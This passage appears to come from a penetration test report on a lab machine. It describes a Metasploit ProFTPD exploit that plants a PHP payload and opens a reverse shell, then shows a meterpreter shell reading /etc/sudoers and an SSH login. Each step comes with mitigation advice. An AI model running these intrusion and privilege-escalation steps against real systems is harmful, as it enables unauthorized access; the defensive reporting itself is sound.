The exploit is launched, initiating a reverse TCP handler on port 4444 at the specified IP address. The Metasploit framework successfully connects to the FTP server at 192.168.56.200 and sends specific copy commands.
The exploit triggers the execution of a PHP payload (/ieAZZIo.php), opening a command shell session and providing access to the target machine as the user www-data.
Subsequent commands (id and ls) reveal the user's identity and list the contents of the current directory. Additional steps can be taken using exploits like multi/manage/shell_to_meterpreter to get shell access and elevate privileges to that of a super user.



```
Terminate channel 4? [y/N]  y
meterpreter > shell
Process 1726 created.
Channel 5 created.
whoami
tyler
cat /etc/sudoers
cat: /etc/sudoers: Permission denied
sudo cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        exempt_group=sudo
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```


Outcome: Successful exploitation of the ProFTPD server and acquisition of shell access, albeit with limited permissions as the www-data user, demonstrate a significant security vulnerability in the target system.

Vulnerability Highlighted:
ProFTPD Vulnerability: The successful exploitation of the ProFTPD server suggests it's running a version with known vulnerabilities that need immediate attention and patching.

Recommendations for Mitigation:
Update and Patch: Regularly update and patch all services, applications, and operating systems to protect against known vulnerabilities.
Security Monitoring and Alerting: Implement systems to monitor and alert for suspicious activity, helping to quickly identify and respond to potential security incidents.
Access Controls and Permissions: Review and tighten access controls and user permissions to limit the potential impact of a breach.

This demonstration emphasizes the importance of vigilance in maintaining updated systems, implementing strong access controls, and actively monitoring for suspicious activities to protect against unauthorized access and potential security breaches.

Appendix 6: Secure Shell (SSH) Access Demonstration



```
┌──(root💀kali)-[~/vagrant-boxes/pentest-humbleify]
└─# ssh bcurtis@192.168.56.200
The authenticity of host '192.168.56.200 (192.168.56.200)' can't be establish
ed.
ECDSA key fingerprint is SHA256:qhoPxith9ndiq+2A6+I1xpD9bg345UdbXw8Nat/bvuY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.200' (ECDSA) to the list of known host
s.
bcurtis@192.168.56.200's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

 System information disabled due to load higher than 1.0

Your Hardware Enablement Stack (HWE) is supported until April 2019.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

bcurtis@vagrant:~$ ls
mail  recycle-bin  scripts
bcurtis@vagrant:~$ 
```

Overview:
The provided screenshot illustrates an attempt to access the target system via Secure Shell (SSH) using a specific user credential. The snapshot is indicative of successful access to the system, highlighting some key system and user information.

Description:
Screenshot Context: The terminal window is rooted in a kali environment within a penetration testing folder. The user attempts to access a remote system using SSH.

Procedure:

An SSH connection is initiated to the target system 192.168.56.200 using the username bcurtis. The authenticity of the host is verified through its ECDSA fingerprint, and the user proceeds to connect.
Upon entering the correct password, the user bcurtis gains access to the Ubuntu 14.04.5 LTS system.
The ls command lists the content in the home directory of bcurtis, revealing directories named mail, recycle-bin, and scripts.

Outcome: The successful SSH access and listing of sensitive user directories emphasize the importance of secure user credentials and cautious handling of potentially sensitive information within user directories.

Vulnerability Highlighted:
User Directory Content Exposure: The exposure of sensitive directories (like mail and scripts) to authenticated users implies potential risks if malicious actors gain unauthorized access. Each directory could contain sensitive or confidential information.

Recommendations for Mitigation:
Strong Authentication Measures: Implement robust authentication mechanisms, including strong, unique passwords and two-factor authentication, to secure SSH access.
Sensitive Data Protection: Protect sensitive data within user directories through encryption, access controls, and regular audits to prevent unauthorized access and data breaches.

User Education and Awareness: Educate users on the risks associated with storing sensitive information in accessible directories and promote the use of secure data storage and handling practices.

This SSH access demonstration underscores the need for strong authentication measures, vigilant protection of sensitive data, and ongoing user education to safeguard against unauthorized access and data exposure.